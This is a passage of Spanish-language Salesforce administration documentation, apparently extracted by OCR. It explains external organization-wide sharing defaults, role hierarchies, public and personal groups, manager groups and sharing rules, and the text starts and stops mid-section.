- Usuarios del Portal de clientes
- Usuarios invitados
- Usuarios de portal de gran volumen
- Usuarios del portal de socios
- Usuarios del portal de Service Cloud

Nota: Los usuarios externos de Chatter tienen acceso únicamente al objeto Usuario.

Previamente, si su organización desea obtener acceso Sólo lectura pública o Lectura/escritura público para los usuarios internos pero Privado para los usuarios externos, debe configurar el acceso predeterminado como Privado y crear una regla de colaboración para compartir registros con todos los usuarios internos.

Con valores predeterminados de toda la organización, puede conseguir un comportamiento similar estableciendo el acceso interno predeterminado como Sólo lectura pública o Lectura/escritura pública y el acceso externo predeterminado como Privado. Estos ajustes también aceleran el rendimiento para informes, vistas de lista, búsquedas y consultas de API.

CONSULTE TAMBIÉN

Valores predeterminados de colaboración de toda la organización

Configuración de los valores predeterminados de toda la organización externa

Configuración del acceso de colaboración compartido

## Configuración de los valores predeterminados de toda la organización externa

Los valores predeterminados de toda la organización externa le permiten establecer un nivel diferente de acceso predeterminado para los usuarios externos.

Antes de establecer los valores predeterminados de toda la organización externa, asegúrese de que está activada. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración** y luego haga clic en botón **Activar modelo de colaboración externa**.

Cuando habilita por primera vez los valores predeterminados de toda la organización externa, el acceso interno predeterminado y el acceso externo predeterminado se establecen con el nivel de acceso predeterminado original. Por ejemplo, si el valor predeterminado de toda su organización para contactos es Privado, el acceso interno predeterminado y el acceso externo predeterminado también serán Privado.

Para establecer los valores predeterminados de toda la organización externa para un objeto:

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**.
2. Haga clic en **Modificar** en el área de la configuración predeterminada de la organización.
3. Para cada objeto, seleccione el acceso predeterminado que desea utilizar.

   Puede asignar los siguientes niveles de acceso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el acceso de colaboración predeterminado:

- "Gestionar colaboración"

| Nivel de acceso | Descripción |
|---|---|
| `Controlado por principal` | Los usuarios pueden realizar acciones (como ver, modificar y eliminar) en un registro en el lado de detalles de la relación principal-detalle si pueden realizar la misma acción en todos los registros principales asociados.<br>Nota: Para los contactos, debe establecerse `Controlado por principal` para el acceso interno y externo predeterminado. |
| `Privado` | Solo los usuarios con acceso a propiedad, permisos, jerarquía de funciones, colaboración manual o reglas de colaboración pueden acceder a los registros. |
| `Solo lectura pública` | Todos los usuarios pueden ver todos los registros para el objeto. |
| `Lectura/escritura pública` | Todos los usuarios pueden ver y modificar todos los registros para el objeto. |

Nota: El nivel de acceso externo predeterminado debe ser más restrictivo o igual al nivel de acceso interno predeterminado. Por ejemplo, puede tener un objeto personalizado con el acceso externo predeterminado establecido como Privado y el acceso interno predeterminado establecido como Sólo lectura pública.

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general de los valores predeterminados de toda la organización externa

## Desactivación de los valores predeterminados de toda la organización externa

La desactivación de los valores predeterminados de toda la organización externa da como resultado un valor predeterminado de toda la organización por cada objeto.

Antes de desactivar esta función, establezca **Acceso externo predeterminado** y **Acceso interno predeterminado** en el mismo nivel de acceso para cada objeto.

Para desactivar los valores predeterminados de toda la organización externa:

1. Desde Configuración, introduzca *`Configuración de colaboración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**.
2. Haga clic en **Desactivar modelo de colaboración externa** en el área de la configuración predeterminada de la organización.

Después de desactivar los valores predeterminados de toda la organización externa, verá la configuración de **Acceso predeterminado** en lugar de configuración de **Acceso externo predeterminado** y **Acceso interno predeterminado** en el área de valores predeterminados de

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para desactivar los valores predeterminados de toda la organización externa:

- "Gestionar colaboración"

toda la organización. Si cuenta con Colaboración de usuario, la configuración de **Acceso externo predeterminado** para los objetos de cuenta, contacto, caso y oportunidad permanecen visibles pero están desactivados.

CONSULTE TAMBIÉN

Descripción general de los valores predeterminados de toda la organización externa

# Control del acceso con jerarquías

Determine si los usuarios tienen acceso a registros que no poseen, incluyendo registros a los que no tienen acceso de colaboración, pero que alguien que está por debajo de ellos en la jerarquía sí.

Además de configurar los valores predeterminados de colaboración de toda la organización para cada objeto, puede especificar si los usuarios tienen acceso a los datos propios o compartidos con sus subordinados en la jerarquía. Por ejemplo, la jerarquía de funciones otorga automáticamente acceso a los registros a los usuarios por encima del propietario del registro en la jerarquía. De forma predeterminada, la opción `Otorgar acceso con jerarquías` se activa para todos los objetos y solo puede cambiar para los objetos personalizados.

Para controlar el acceso de colaboración empleando jerarquías para cualquier objeto personalizado, desde Configuración, introduzca *`Configuración de colaboración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**. A continuación, haga clic en **Modificar** en la sección Valores predeterminados de toda la organización. Anule la selección de `Otorgar acceso con jerarquías` si desea evitar que los usuarios obtengan acceso automático a los datos propios o compartidos con sus subordinados en las jerarquías.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los territorios no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para configurar el acceso de colaboración predeterminado y cambiar la opción `Otorgar acceso con jerarquías`:

- "Gestionar colaboración"

## Notas de implementación

- Independientemente de la configuración de colaboración de su organización, los usuarios pueden obtener acceso a los registros que no sean de su propiedad por otros medios, como permisos de usuarios como "Ver todos los datos", reglas de colaboración o colaboración manual de registros individuales.
- La opción `Otorgar acceso con jerarquías` siempre está seleccionada en los objetos estándar y no se puede modificar.
- Si desactiva la opción `Otorgar acceso con jerarquías`, la colaboración de una función o territorio y los subordinados sólo comparten con los usuarios directamente asociados a la función o territorio seleccionado. Los usuarios de las funciones o territorios por encima de éstos en las jerarquías no obtendrán acceso.
- Si su organización desactiva la opción `Otorgar acceso con jerarquías`, las actividades asociadas a un objeto personalizado siguen visibles para los usuarios por encima de la persona asignada a la actividad en la jerarquía de funciones.
- Si se rompe una relación principal-detalle por la eliminación de la relación, el ajuste predeterminado del objeto personalizado de detalle anterior vuelve automáticamente a Lectura/escritura pública y `Otorgar acceso con jerarquías` se selecciona de forma predeterminada.
- La opción `Otorgar acceso con jerarquías` afecta a los usuarios que obtienen acceso a los datos cuando se comparten con grupos públicos, grupos personales, colas, funciones o territorios. Por ejemplo, la opción **Ver todos los usuarios** muestra los miembros del grupo y las personas por encima de éstos en las jerarquías cuando comparten un registro mediante una regla de colaboración o colaboración manual y se selecciona la opción `Otorgar acceso con jerarquías`. Cuando no se selecciona la opción `Otorgar acceso con jerarquías`, algunos usuarios de estos grupos pierden el acceso. La siguiente lista incluye las razones de acceso que dependen de la opción `Otorgar acceso con jerarquías`.

**Estas razones siempre obtienen acceso:**

- Miembro de grupo
- Miembro de la cola
- Miembro de función
- Miembro de función subordinada
- Miembro de territorio
- Miembro de territorio subordinado

**Estas razones sólo obtienen acceso con jerarquías:**

- Gestor de miembros de grupo
- Gestor de miembros de la cola
- Gestor de la función
- Gestor de territorio
- Gestor de función de usuario de territorio

## Prácticas recomendadas

- Cuando anula la selección de `Obtener acceso con jerarquías`, notifique a los usuarios de los cambios en los resultados del informe que pueden esperar debido a la pérdida de visibilidad de los datos de sus subordinados. Por ejemplo, si selecciona Registros de mi equipo en la lista desplegable Ver devuelve los registros que son propiedad del usuario; no incluirá los registros propiedad de sus subordinados. Para incluirlos en este tipo de vista de informe, los registros de los subordinados deben compartirse explícitamente con ese usuario por algún medio como una regla de colaboración o una colaboración manual. De manera que si no comparte los registros manualmente, las opciones Mis registros y Registros de mi equipo de la lista desplegable Ver devolverán los mismos resultados. No obstante, si selecciona Actividades con... cualquier tipo de informe de objeto personalizado al crear un informe personalizado devuelve las actividades que tienen asignadas, así como sus subordinados en la jerarquía de funciones.

CONSULTE TAMBIÉN

Jerarquía de funciones de usuario

# Jerarquía de funciones de usuario

Salesforce ofrece una jerarquía de funciones de usuario que puede utilizar junto con la configuración de colaboración para determinar los niveles de acceso de los usuarios a los datos de su organización de Salesforce. Las funciones en la jerarquía afectan al acceso en componentes clave como registros e informes.

Si los valores predeterminados de toda la organización son más restrictivos que Lectura/Escritura pública, utilice la jerarquía para hacer que los registros sean más accesibles a los usuarios.

Vea una demostración: Quién ve qué: Acceso a registros mediante la jerarquía de funciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar funciones:
- "Gestionar funciones"

Para asignar usuarios a funciones:
- "Gestionar usuarios internos"

Los usuarios de cualquier nivel de función pueden consultar, modificar y generar informes de todos los datos que pertenecen o se comparten con usuarios de funciones jerárquicamente por debajo de la suya, salvo que el modelo de colaboración de su organización de Salesforce para un objeto especifique lo contrario. De forma específica, en la lista relacionada Valores predeterminados de toda la organización, puede desactivar la opción **Otorgar acceso con jerarquías** para un objeto personalizado. Cuando está desactivada, solo el propietario del registro y los usuarios a los que han concedido acceso los valores predeterminados de toda la organización pueden acceder a los registros del objeto.

Las funciones determinan el acceso de los usuarios a casos, contactos y oportunidades independientemente de quién posee esos registros. El nivel de acceso está especificado en la página Modificación de función. Por ejemplo, puede establecer el acceso de contacto de modo que los usuarios en una función puedan modificar todos los contactos asociados con cuentas que poseen, independientemente de quién posee los contactos. Del mismo modo, puede establecer el acceso de oportunidad de modo que los usuarios en una función puedan modificar todas las oportunidades asociadas con cuentas que poseen, independientemente de quién posee las oportunidades.

Después de compartir una carpeta con una función, solo será visible para usuarios en esa función, no para funciones superiores en la jerarquía.

## Directrices de éxito con funciones

Comprenda los comportamientos de reglas clave y aplique la prácticas recomendadas para el éxito con funciones.

Para obtener prácticas recomendadas acerca del diseño del acceso a los registros en una gran organización, consulte *Diseño de acceso a los registros para la escala empresarial*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Para simplificar la gestión de usuarios en organizaciones con un gran número de usuarios, permita que los administradores delegados gestionen a los usuarios en funciones determinadas y en todas las funciones subordinadas.
- Puede crear hasta 500 funciones para su organización.
- Se debe asignar cada usuario a una función o sus datos no se mostrarán en informes de oportunidades, acumulaciones de previsiones u otras presentaciones basadas en funciones.
- Todos los usuarios que requieren visibilidad en toda la organización deben pertenecer al más alto nivel en la jerarquía.

- No es necesario crear funciones individuales para cada puesto en su empresa. En su lugar, defina una jerarquía de funciones para controlar el acceso a informaciones introducidas por usuarios en funciones de nivel inferior.
- Cuando cambia la función de un usuario, se aplican las reglas de colaboración para la nueva función.
- Si es usuario de Salesforce Knowledge, puede modificar la configuración de visibilidad de categorías en la página de detalles de la función.
- Para evitar problemas de rendimiento, ningún usuario único debe poseer más de 10.000 registros de un objeto. Los usuarios que necesiten poseer más de ese número de objetos no deben estar asignados a una función o ubicados en una función separada en la parte superior de la jerarquía. Es también importante mantener ese usuario fuera de los grupos públicos que se pueden utilizar como el origen de reglas de colaboración.
- Cuando el propietario de una cuenta no está asignado a una función, el acceso de colaboración para contactos relacionados es Lectura/Escritura, el valor predeterminado de toda la organización para contactos proporcionado no es Controlado por principal. El acceso de colaboración en oportunidades relacionadas y casos es Sin acceso.
- Si su organización utiliza Gestión de territorios, las previsiones están basadas en la jerarquía de territorios en lugar de la jerarquía de funciones.

## Asignar usuarios a funciones

Asignar rápidamente usuarios a una función determinada.

1. En Configuración, introduzca *Funciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Funciones**.
2. Haga clic en **Asignar** junto al nombre de la función deseada.

   Nota: También puede acceder a esta página haciendo clic en **Asignar usuarios a función** en la lista relacionada Usuarios en función. as organizaciones de gran tamaño deben considerar la asignación de funciones a través de la API de SOAP para más eficacia.
3. Realice una selección en la lista desplegable para mostrar los usuarios disponibles.
4. Seleccione un usuario a la izquierda y haga clic en **Agregar** para asignarlo a esta función.

Nota: La eliminación de un usuario de la lista Usuarios seleccionados borra la asignación de funciones a dicho usuario.

CONSULTE TAMBIÉN

Jerarquía de funciones de usuario

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar usuarios a funciones:
- "Gestionar usuarios internos"

# Campos de funciones

Los campos que componen una entrada de función tienen fines específicos. Consulte esta tabla para obtener descripciones de cada campo y cómo funciona en una función.

La visibilidad de los campos depende de la configuración de colaboración y los permisos de su organización.

| Campo | Descripción |
|---|---|
| `Acceso a caso` | Especifica si los usuarios pueden acceder a los casos de otros usuarios asociados a cuentas que los usuarios poseen. Si el modelo de colaboración de la organización para casos es de lectura/escritura pública, no podrá ver este campo. |
| `Acceso a contacto` | Especifica si los usuarios pueden acceder a los contactos de otros usuarios asociados a cuentas que los usuarios poseen. Si el modelo de colaboración de la organización para contactos es de lectura/escritura pública o Controlado por principal, no podrá ver este campo. |
| `Etiqueta` | El nombre utilizado para hacer referencia a la función o título de puesto en cualquier página de la interfaz de usuario, por ejemplo, Vicepresidente de ventas de la región occidental. |
| `Modificado por` | El nombre del último usuario que ha modificado los detalles de esta función, así como la fecha y hora en que se modificó. |
| `Acceso a oportunidad` | Especifica si los usuarios pueden acceder a las oportunidades de otros usuarios asociados a cuentas que los usuarios poseen. Si el modelo de colaboración de la organización para oportunidades es de lectura/escritura pública, no podrá ver este campo. |
| `Función del socio` | Indica si esta función está asociada a una cuenta de socio. Este campo solo está disponible si portal de clientes o bien portal de socios está habilitado para su organización.<br>Si esta casilla de verificación está seleccionada, no se puede modificar la función. El número predeterminado de funciones para cuentas del portal es tres. Puede reducir el número de funciones o añadir funciones hasta un máximo de tres. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear o modificar funciones:

- "Gestionar funciones"

| Campo | Descripción |
| --- | --- |
| `Nombre de función` | Nombre exclusivo utilizado por la API y paquetes gestionados. |
| `Nombre de función como aparece en los informes` | El nombre de función que aparece en los informes. Cuando se modifican las funciones, si el `Nombre de función` es largo, en este campo puede escribir uno más abreviado. |
| `Grupos de colaboración` | Estos grupos se crean y mantienen de forma automática. El grupo de funciones contiene todos los usuarios de esta función más todos los usuarios de las funciones por encima de esta. El grupo de funciones y subordinados contiene todos los usuarios de esta función más todos los usuarios de las funciones por encima y por debajo de esta en la jerarquía. El grupo Función y subordinados internos (disponible si Portales de clientes o portales de socios están activados en su organización) contiene todos los usuarios en esta función. También contiene todos los usuarios en funciones por encima y por debajo de esta función, excluyendo los usuarios de Portal de cliente y Portal de socio. |
| `Esta función supervisa a` | La función por encima de esta función en la jerarquía. |

CONSULTE TAMBIÉN

Jerarquía de funciones de usuario

# ¿Qué es un grupo?

Un grupo consiste en un conjunto de usuarios. Un grupo puede estar compuesto de usuarios individuales, de otros grupos o de los usuarios de una función o un territorio concretos. También puede incluir los usuarios en una función o un territorio concretos además de todos los usuarios debajo de esa función o ese territorio en la jerarquía.

Existen dos tipos de grupos.

**Grupos públicos**
Los administradores y administradores delegados pueden crear grupos públicos. Todos los miembros de la organización pueden usar grupos públicos. Por ejemplo, un administrador puede crear un grupo para un programa de desplazamiento compartido para empleados. Todos los empleados pueden utilizar este grupo para compartir registros acerca del programa.

**Grupos personales**
Cada usuario puede crear grupos para su uso personal. Por ejemplo, los usuarios pueden necesitar asegurarse de que algunos registros se comparten siempre en un grupo de trabajo específico.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Puede usar grupos de las siguientes formas.

- Para configurar un acceso de colaboración predeterminado mediante una regla de colaboración
- Para compartir sus registros con otros usuarios
- Para especificar que desea sincronizar contactos propiedad de otros usuarios.
- Para agregar múltiples usuarios a una biblioteca de Salesforce CRM Content

- Para asignar usuarios a acciones específicas en Salesforce Knowledge

CONSULTE TAMBIÉN

Tipos de miembros de grupo
Crear y modificar grupos
Visualización de listas de grupos
Uso compartido de registros con grupos de gestores
Consideraciones sobre un grupo público

## Consideraciones sobre un grupo público

Para las organizaciones con un gran número de usuario, considere estas sugerencias para crear grupos públicos y optimizar el rendimiento.

- Cree un grupo cuando al menos unos usuarios necesiten el mismo acceso.
- Cree un grupo para miembros que no necesitan entrar o salir con frecuencia de los grupos.
- Evite crear grupos dentro de grupos que sumen más de cinco niveles de anidamiento.
- Active el acceso automático a registros mediante las jerarquías de funciones para grupos públicos seleccionando **Otorgar acceso con jerarquías** cuando cree el grupo. Sin embargo, no utilice esta opción si está creando un grupo público con Todos los usuarios internos como miembros.

CONSULTE TAMBIÉN

¿Qué es un grupo?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

# Tipos de miembros de grupo

Hay muchos tipos de grupos disponibles para diversos usuarios internos y externos.

Al crear o modificar un grupo, puede seleccionar los siguientes tipos de miembros desde la lista desplegable `Buscar`. Dependiendo de la configuración de su organización, es posible que algunos tipos no estén disponibles.

| Tipo de miembro | Descripción |
|---|---|
| Usuarios del portal de clientes | Todos los usuarios de su portal de clientes. Esta opción sólo está disponible si tiene un portal de clientes activado en su organización. |
| Usuarios de socio | Todos sus usuarios de socio. Esta opción sólo está disponible si tiene un portal de socios activado en su organización. |
| Grupos personales | Todos sus grupos. Esta opción sólo está disponible al crear otros grupos personales. |
| Funciones de portal | Todas las funciones definidas para el portal de socios o portal de clientes de su organización. Esto incluye todos los usuarios de la función especificada en el portal, a excepción de los usuarios de portal de gran volumen.<br>Nota: El nombre de una función de portal incluye el nombre de la cuenta con la que se asocia, salvo las cuentas personales, que incluyen el `Alias` del usuario. |
| Funciones de portal y subordinados | Todas las funciones definidas para el portal de socios o portal de clientes de su organización. Incluye a todos los usuarios de la función especificada en el portal, además de todos los usuarios por debajo de esa función en la jerarquía de funciones del portal, excepto usuarios de portal de gran volumen.<br>Nota: El nombre de una función de portal incluye el nombre de la cuenta con la que se asocia, salvo las cuentas personales, que incluyen el `Alias` del usuario. |
| Grupos públicos | Todos los grupos públicos definidos por el administrador. |
| Funciones | Todas las funciones definidas para su organización. Agregar una función a un grupo |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los tipos de miembros que están disponibles son diferentes dependiendo de su edición.

PERMISOS DE USUARIO

Para crear o modificar un grupo público:

- "Gestionar usuarios"

Para crear o modificar el grupo personal de otro usuario:

- "Gestionar usuarios"

| Tipo de miembro | Descripción |
|---|---|
| | incluye a todos los usuarios de esa función, pero no las funciones del portal. |
| Funciones y subordinados internos | Agregar una función y sus funciones subordinadas incluye a todos los usuarios de esa función más todos los usuarios con funciones bajo esa función. No incluye las funciones o los usuarios del portal. |
| Funciones y subordinados | Agregar una función y sus funciones subordinadas incluye a todos los usuarios de esa función más todos los usuarios con funciones bajo esa función. Esta opción sólo está disponible si no hay portales activados para su organización. |
| Funciones, subordinados internos y de portal | Agregar una función y sus funciones subordinadas incluye a todos los usuarios de esa función más todos los usuarios con funciones bajo esa función. Esto sólo está disponible si tiene un socio o un portal de clientes activado en su organización. Incluye a los usuarios del portal. |
| Usuarios | Todos los usuarios en su organización. No incluye a los usuarios del portal. |

CONSULTE TAMBIÉN

¿Qué es un grupo?

Uso compartido de registros con grupos de gestores

## Crear y modificar grupos

Únicamente los administradores y administradores delegados pueden crear y modificar grupos públicos, pero cualquier usuario puede crear y modificar su propio grupo personal.

Para crear o modificar un grupo:

1. Haga clic en el control que coincida con el tipo de grupo:
   - Para grupos personales, vaya a su configuración personal y haga clic en **Mi información personal** o **Personal**: cualquiera que aparezca. Luego haga clic en **Mis grupos**. La lista relacionada Grupos personales también está disponible en la página de detalles del usuario.
   - Para grupos públicos, desde Configuración, introduzca *Grupos públicos* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Grupos públicos**.
2. Haga clic en **Nuevo** o en **Modificar** junto al grupo que desea modificar.
3. Introduzca lo siguiente:

| Campo | Descripción |
|---|---|
| `Etiqueta` | El nombre utilizado para hacer referencia al grupo en todas las páginas de interfaz de usuario. |
| `Nombre del grupo` (solo grupos públicos) | Nombre exclusivo utilizado por la API y paquetes gestionados. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar un grupo público:
- "Gestionar usuarios"

Para crear o modificar el grupo personal de otro usuario:
- "Gestionar usuarios"

| | |
|---|---|
| `Otorgar acceso con jerarquías` (solo grupos públicos) | Seleccione **Otorgar acceso con jerarquías** para permitir el acceso automático a los registros utilizando sus jerarquías de funciones. Si está seleccionada, los registros que comparta con los usuarios de este grupo también se comparten con los usuarios con mayor jerarquía.<br>Cancele la selección de **Otorgar acceso con jerarquías** si está creando un grupo público con Todos los usuarios internos como miembros, lo cual optimiza el rendimiento para compartir registros con grupos.<br>Nota: Si se ha cancelado la selección de **Otorgar acceso con jerarquías**, los usuarios que estén por encima en la jerarquía de funciones no recibirán acceso automático. Sin embargo, algunos usuarios, como aquellos con los permisos de objeto "Ver todos" y "Modificar todos" y los permisos del sistema "Ver todos los datos" y "Modificar todos los datos", todavía pueden acceder a los registros de los que no son propietarios. |
| `Búsqueda` | En la lista desplegable `Buscar`, seleccione el tipo de miembro que desea agregar. En caso de que no vea al miembro que quiere agregar, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**.<br>Nota: Para que los propietarios de cuentas vean registros secundarios propiedad de usuarios de portal de gran volumen, deben ser miembros de cualquier grupo de colaboración del portal con acceso a los datos de los usuarios del portal. |
| `Miembros seleccionados` | Seleccione los miembros pertinentes del cuadro Miembros disponibles y haga clic en **Agregar** para incluirlos en el grupo. |
| `Grupos delegados seleccionados` | En esta lista puede especificar cualquier grupo de administración delegado, cuyos miembros pueden agregar o eliminar miembros de este grupo público. Seleccione grupos desde el cuadro Grupos delegados disponibles y, a continuación, haga clic en **Agregar**. Esta lista aparece únicamente un grupos públicos. |

4. Haga clic en **Guardar**.

Nota: Al modificar grupos, funciones y territorios, las reglas de colaboración se vuelven a calcular automáticamente para agregar o eliminar el acceso, según sea necesario.

CONSULTE TAMBIÉN

¿Qué es un grupo?

## Visualización de listas de grupos

1. Haga clic en el control que coincida con el tipo de grupo.
   - En el caso de los grupos personales, en su configuración personal, haga clic en **Mi información personal** o **Personal**, la opción que aparezca. A continuación, haga clic en **Mis grupos**.
   - Para grupos públicos, desde Configuración, introduzca *Grupos públicos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Grupos públicos**.
2. Haga clic en el nombre de un grupo en la lista relacionada Grupos para mostrar la página de detalles del grupo.
   - Para modificar la suscripción de grupo, haga clic en **Modificar**.
   - Para eliminar el grupo, haga clic en **Eliminar**.
   - Para ver miembros de grupo activos, consulte la lista relacionada Miembros del grupo.
   - Para ver todos los miembros y usuarios del grupo que tienen acceso equivalente porque están más arriba en la jerarquía de funciones o territorios, haga clic en **Ver todos los usuarios** para mostrar la lista relacionada Todos los usuarios del grupo. Haga clic en **Ver miembros del grupo** para volver a la lista relacionada Miembros del grupo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar un grupo público:
- "Gestionar usuarios"

CONSULTE TAMBIÉN

¿Qué es un grupo?

## Uso compartido de registros con grupos de gestores


Comparta registros con niveles inferiores o superiores de la cadena de gestión mediante reglas de colaboración o colaboración manual.

La jerarquía de funciones controla el nivel de visibilidad que tienen los usuarios sobre los datos de su organización. Con Spring '15 puede usar grupos de gestores para compartir registros con su cadena de gestión, en lugar de con todos los gestores con la misma función en la jerarquía de funciones. Los grupos de gestores pueden usarse allá donde se usen otros grupos, como en una regla de colaboración o colaboración manual. Sin embargo, no pueden agregarse a otros grupos y no incluyen a los usuarios de portal. Los grupos de gestores pueden contener únicamente usuarios estándar y de Chatter Only.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Cada usuario tiene dos grupos de gestores: Grupo de gestores (1) y Grupo de subordinados de gestores (2), donde (1) incluye gestores directos e indirectos del usuario, y (2) incluye un usuario y los subordinados directos e indirectos del usuario. En una página de configuración de reglas de colaboración, estos grupos están disponibles en la lista desplegable Compartir con.

Para saber quién es el gestor de un usuario, en Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**. Seleccione un nombre de usuario. El campo Gestor de la página de detalles del usuario muestra el gestor del usuario.

Para permitir que los usuarios compartan registros con los grupos de gestores, siga estos pasos.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la página Configuración de colaboración, haga clic en **Modificar**.
3. En Otros ajustes, seleccione Grupos de gestores y, a continuación, haga clic en **Guardar**.

Nota: No puede desactivar los grupos de gestores si su organización utiliza Work.com o tiene reglas de colaboración que utilicen grupos de gestores.

Puede compartir registros con los grupos de gestores manualmente, mediante reglas de uso compartido y uso compartido gestionado por Apex. No se admiten los motivos de uso compartido gestionado por Apex. Para el uso compartido gestionado por Apex, incluya el Id. de causa del problema, el Id. del registro y el Id. del gestor de grupo. Para obtener más información, consulte la *Guía del desarrollador de código Apex de Force.com*.

Los usuarios inactivos permanecerán en los grupos de los que son miembros, pero todas las reglas de colaboración relevantes y colaboración manual se conservan en los grupos.

Nota: Si su organización tiene activada la colaboración de usuarios, no podrá ver los usuarios a los que no tiene acceso. Además, un usuario que realice una consulta sin tener acceso a otro usuario no podrá consultar los grupos de dicho usuario.

Ejemplo: Puede tener un objeto personalizado para revisiones de rendimiento cuyo valor predeterminado en toda la organización se defina como Privado. Después de cancelar la selección de la casilla de verificación `Otorgar acceso con jerarquías`, solo el empleado que sea propietario del registro de revisión podrá verlo y modificarlo. Para compartir las revisiones con niveles superiores de la cadena de gestión, los administradores pueden crear una regla de colaboración que comparta con el grupo de gestores de un usuario. Alternativamente, el empleado puede compartir el registro de revisión con el grupo de gestores del usuario mediante colaboración manual.

CONSULTE TAMBIÉN

- Configuración de colaboración
- Reglas de colaboración
- Categorías de regla de colaboración

# Reglas de colaboración

Realice excepciones automáticas en la configuración de la colaboración de toda su organización para conjuntos definidos de usuarios.

Por ejemplo, utilice reglas de colaboración para ampliar el acceso de colaboración de los usuarios en grupos, funciones o territorios públicos. Las reglas de colaboración no deben ser jamás más estrictas que la configuración predeterminada de toda su organización. Simplemente permiten un mayor acceso a usuarios concretos.

Puede crear estos tipos de reglas de colaboración.

| Tipo | En base a | Definir acceso de colaboración predeterminado para |
|---|---|---|
| Reglas de colaboración de cuentas | Propietario de la cuenta u otros criterios, incluyendo los tipos de registro de cuentas o valores de campo | Cuentas y sus contratos, oportunidades, casos y, de manera opcional, contactos y pedidos asociados |
| Reglas de colaboración de cuentas de territorio | Asignación de territorio | Cuentas y sus casos, contactos, contratos y oportunidades asociadas |
| Reglas de colaboración de activos | Propietario del activo u otros criterios, incluyendo los tipos de registro de activos o valores de campo | Registros de activos individuales |
| Reglas de colaboración de campaña | Propietario de campaña u otros criterios, incluyendo los tipos de registro de contactos o valores de campaña | Registros de campaña individuales |
| Reglas de colaboración de casos | Propietario del caso u otros criterios, incluyendo los tipos de registro de casos o valores de campo | Casos individuales y cuentas asociadas |
| Reglas de colaboración de contactos | Propietario del contacto u otros criterios, incluyendo los tipos de registro de contactos o valores de campo | Contactos individuales y cuentas asociadas |
| Reglas de colaboración de objetos personalizados | Propietario del objeto personalizado u otros criterios, incluyendo los tipos de registro del objeto personalizado o valores de campo | Registros de objeto personalizado individuales |
| Reglas de colaboración de candidatos | Propietario del candidato u otros criterios, incluyendo los | Candidatos individuales |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de colaboración de cuentas, activos y contactos se encuentran disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

